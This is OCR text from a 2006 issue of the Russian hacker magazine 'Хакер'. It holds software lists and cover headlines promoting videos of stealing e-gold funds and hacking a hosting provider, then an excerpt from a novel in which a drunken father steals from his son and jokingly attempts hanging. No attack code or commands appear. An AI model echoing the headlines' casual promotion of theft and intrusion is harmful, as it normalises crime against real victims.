- KRIPP 0.6.1
- lighttpd 1.4.11
- Nmap 4.03
- SHOUTcast Server 1.9.5
- Straw 0.26
- Sylpheed 2.2.4
- XChat 2.6.2

SYSTEM
- ALSA 1.0.11
- ATI drivers
- Backtrack
- Bashish 2.0.3
- clamav 0.88.1
- DesktopBSD 1.0
- GNU make 3.81
- htop 0.6
- IOzone 3.263
- ISPConfig 2.2.1
- NVIDIA drivers
- Rootkit Hunter 1.2.8
- Xfce Desktop Environment 4.2.3.2

БОНУС
- Бедный-бедный IPB
- Обходим защиту FSG
- Прохождение конкурса
- Дефейс www.xakep.ru

ХАКЕР № 05(89) МАЙ 2006

Ж У Р Н А Л О Т К О М П Ь Ю Т Е Р Н Ы Х Х У Л И Г А Н О В

ХАКЕР

WWW.XAKEP.RU

МАЙ 05(89) 2006

Plutonium

DVD INSIDE

DVD CONTENT:
- ВИДЕО, НА КОТОРОМ УВОДЯТ ДЕНЬГИ С ЧУЖОГО E-GOLD КОШЕЛЬКА
- ВИДЕО-ВЗЛОМ ПОПУЛЯРНОГО ХОСТИНГА
- УДОБНЫЕ РЕДАКТОРЫ ДЛЯ PHP И PERL ОТ DZSOFT
- VISUAL J# 2005 EXPRESS EDITION
- MICROSOFT .NET FRAMEWORK 2.0

ЛОМАЕМ ФИЛЛИПИНСКИХ ФУТБОЛИСТОВ
ДЕНЕЖНЫЙ ВИД СПОРТА
ХАК ПО-ЖЕНСКИ
САМЫЕ КРУТЫЕ ХАКЕРШИ В ИСТОРИИ
ЛОВУШКИ ДЛЯ КАПРИЗНЫХ ПРОГРАММ
ЭКОНОМИМ ДЕНЬГИ С ТУКСОМ
ПИШЕМ СВОЙ PHP
РАЗРАБАТЫВАЕМ СОБСТВЕННЫЙ ЯЗЫК WEB-СЦЕНАРИЕВ

(239)
94 PU
$5f^7 7s^2$
Plutonium
Плутоний
641
3340
1,2/1,2

PU* GAMES
ИГРЫ
С РАДИАЦИЕЙ

(game)land
WE ARE HACKERS. WE ARE TOGETHER




HELLO MY NAME IS DAN
AND
I AM A SHEPOVALOV

ДАНЯ ШЕПОВАЛОВ
/ KEY@DANYA.RU /

ТАБА ЦИКЛОН

APROACHING LEVEL 5: ПАПАША ГРЕЗ
Иллюстратор Иван Величко

Мы продолжаем публиковать отрывки из лесбийского стриптиз-романа Дани Шеповалова «Таба Циклон». Подробности на www.danya.ru.

— Бред какой-то! – сказал Папаша Грез, когда монета в копилке Тимы в очередной раз увернулась от лезвия столового ножа.
Рядом на кровати лежала уже довольно приличная горсть никеля, на утреннюю кружку пива не хватало всего пять рублей.
— Бред какой-то! – повторил Папаша.
От нудной работы, требовавшей большой концентрации внимания, у него болела спина, хотелось выгнуться до хруста в позвонках, вытереть пот со лба.
Нож снова скользнул по узкой щели, ободрал краску с гипса. Мимо. Опять мимо. Наконец, монета поддалась. Папаша аккуратно поставил копилку на полку, чтобы Тима ничего не заподозрил. Каждый шаг давался с трудом: казалось, что мозг за ночь усох и теперь плавает, дрейфует внутри черепной коробки, болезненно ударяясь о ее стенки, давит на лоб, когда Папаша смотрел себе под ноги. На крыльце в глаза ему ударил резкий солнечный свет. Папаша поморщился: до спасительной кружки пива нужно было сделать еще очень много шагов. Он обернулся, чтобы закрыть за собой дверь.
«ДобропожАд». Что за чушь? А, очередное послание от племянницы. Папаша попытался сфокусировать взгляд на ярко-красных буквах. «Добро пожаловать в Ад! Не очень трезвый гид лежит в соседней комнате. Рита».
— Бред какой-то, – сказал Папаша.
В глубине души он побаивался Риты. Конечно, хорошо, что есть, кому присмотреть за сыном, но слишком уж Тим без ума от девчонки. Взять хотя бы эту треклятую фотографию. Смотрит на нее часами, когда Риты нет дома, хотя есть на что полюбоваться. Ее единственный снимок (и почему она не любит фотографироваться?). Выпускной класс, они стоят на каких-то ступеньках, но Рита смотрит не в камеру, а куда-то вдаль, и так она не похожа на своих одноклассников и одноклассниц, что все вокруг сливаются в одно пятно. А у нее на лице такое выражение, словно она плевать хотела на все на свете, будто ей известно что-то такое, чего не знает больше никто.
Папаша тяжело вздохнул, отворяя калитку. Если у него, испитого мужика с седой щетиной, одна фотография этой 17-летней девчонки вызывает подобные эмоции, то что же тогда творится в голове у мечтателя Тимы? Он снова вздохнул. Однако на улице тревожные мысли немедленно покинули Папашу, уступив место настоящему потрясению. «Ешкин Кот» был закрыт! Более того, рабочие в перепачканных известью спецовках, чертыхаясь, снимали тяжелую вывеску, а сквозь витрину уже не было видно ни барной стойки, ни знакомых до слез утренних завсегдатаев – лишь удручающая, на все готовая пустота, похожая на брошенную женщину, да голые стены, возле которых возились со своими лестницами и ведрами бессердечные маляры.
Папаша Грез не покидал пределы квартала уже второй год: мир, начинавшийся за перекрестком, не то чтобы пугал его – он был попросту невозможен, невыносим. А без утренней порции алкоголя, даже оставшийся от него маленький островок стремительно терял свои совместимые с жизнью свойства. В холодильнике, правда, стояла бутылка шампанского, которую Папаше как лучшему клиенту подарили на Новый год в ломбарде. Но эта розовая газированная жидкость была настолько мерзкой на вкус, что его мутило при одном лишь воспоминании о роковой этикетке.
— Бред какой-то, – вздохнул Папаша и направился к миловидной девушке в деловом сером костюме, которая внимательно следила за действиями рабочих.
– Кхм, – кашлянул он, тактично стараясь дышать ниже линии ее подбородка. – Миледи, вы не подскажете, где тут ближайший кабак?
Девушка равнодушно посмотрела куда-то мимо его глаз:
— Ничем не могу вам помочь.
— Согласен, – кивнул Папаша. – Чертовски верное замечание, – добавил он уже тише, направляясь назад к дому.
Слова его утонули в грохоте – двое загорелых, мускулистых рабочих в ярких комбинезонах прикатили к бару компрессор, и теперь один из них отбойным молотком вгрызался в жаркий асфальт, а другой, совсем еще молодой парень, ломом расширял ползущие трещины. Стоял уже конец сентября, однако солнце изливалось на землю с такой безудержной щедростью, что жители окрестных домов по одному выбирались на улицу, захватив с собой покрывала, и распологались на газоне, не обращая внимания на шум компрессора. Иногда рабочие делали перекур: тогда в дрожащем от знойного марева воздухе воцарялась тишина и было слышно лишь, как где-то вдали ухала штука, забивающая сваи: гулкие мерные удары – дууудж-туу… долгая выжидающая пауза – дууудж-туу.
Под этот однообразный мотив городской окраины бесшумно прикатил автобус, из которого выбрались Тима с Ритой. Папаша уже возился где-то в глубине двора.
— С каких это пор у него появился галстук? – спросила Рита.
— Это не галстук, – пояснил Тима, – это ремень. Он на нем повеситься хочет.
Папаша Грез действительно сделал на кожаном ремне петлю и просунул в нее голову. Свободный конец он перекинул через трубу и теперь с силой тянул его вниз, видимо, пытаясь вздернуть сам себя.
В гостиной Рита выдвинула из-за телевизора большую коробку со старым хламом и принялась там что-то искать. Наконец, выудила со дна видеокассету и показала ее Тиме.
— Твоя мама выкинула эту кассету, – сказала девушка, – а я подобрала и спрятала, записывала потом… Ну, всякие свои штуки записывала. Неважно! Сейчас, тут надо перемотать. Лучше отвернись. Или ладно, я в невидимом режиме. Вот, 28-я минута…
На экране появляется скачущее изображение: болотные сапоги, затем брезентовая куртка, чья-то рука держит две удочки, камера переворачивается – появляется лицо Кита на фоне соснового леса.
— А сейчас очередная сцена документального блокбастера «Мой брат – кретин!», – говорит он в камеру, которую держит в руке.– Режиссер и оператор – Кит Грез. В главной роли – звезда экрана, любимец бабушек, повелитель зассаных матрасов, наш дражайший и несравненный Тима Грез.
Камера вновь переворачивается, вокруг мелькают сосны, сухая хвоя на земле, рябящая зелень папоротников. Тим идет вперед, сгибаясь под тяжестью огромного бревна, которое он зачем-то несет на плечах.
— Тим, будьте так любезны, расскажите нашим зрителям, зачем вам это бревно? – спрашивает Кит, строя из себя телерепортера.
— Отвали!
— Ну серьезно, зачем вы тащите его уже…
— Кит снова разворачивает камеру, чтобы продемонстрировать, как он смотрит на часы, – уже полтора часа!?
— Надо! – сердито бросает Тима. – Я буду делать тотем!
— Тотем?!
— Священный тотем!
— Ага. Насколько я понимаю, Священный тотем должен защитить вас от Таба Циклона?
— Да!
— А что такое Таба Циклон?
— Я не знаю.
— Простите за бестактный вопрос, а нельзя было найти бревно для Священного тотема, который защитит вас неизвестно от чего… ну, скажем, найти его чуть поближе к дому?
— Нельзя! Нужно именно это бревно!
— Разумеется! Вопросов больше нет.
Тима проходит между двумя деревьями, и бревно застревает. Ему бы просто отойти назад и развернуться, пройти боком, но он, покрасневший от злости, лезет вперед. Бревно глухо ударяется о стволы молоденьких сосен, сдирая с них золотисто-коричневую кору.
— Интеллект моего брата может поначалу потрясти неподготовленного зрителя, – комментирует сцену Кит.
Бревно действительно должно было быть короче раза в два, чтобы Тиме удалось пройти между соснами, но он упорно рвется вперед, не желая обходить препятствие.
По экрану телевизора идут помехи, изображение проносится кадрами снизу-вверх. Появляется какое-то большое неясное пятно телесного цвета.
— Так, это не то, это не смотри, – Рита поспешно нажимает на STOP, перематывает назад.
— Бред какой-то, – доносится из коридора привычная Папашина присказка.
Следом в гостиной появляется и он сам. Во рту – дымящаяся сигарета, в руках – практически пустая бутылка шампанского с коричневой этикеткой, вина там осталось на 2—3 глотка. Столбик пепла ломается у основания сигареты и под грузом собственной тяжести падает на ковер, прихватив с собой тлеющие остатки табака.
— А, так вы значит дома уже, – Папаша замолкает, глядя, как от красного уголька по ковру начинает расползаться дымящийся ожог.
— Знаете, ребята, я тут подумал…
— Что подумал, пап?
— Я? А, ну да, я тут подумал… Раз уж я все равно ни к черту не гожусь, то надо бы вам хоть заработать на мне денег.
— И каким же образом? – спрашивает Рита.
— Очень просто. Вам надо застраховать мою жизнь.
Папаша Грез допивает розовое шампанское прямо из горла, морщится и ставит пустую бутылку на пол рядом с телевизором.
— Дядя Ром, ты не обижайся, но тебя согласятся застраховать, если тебя только НЛО украдет, – говорит Рита.
— Ну да, – кивает Папаша. – Бред какой-то…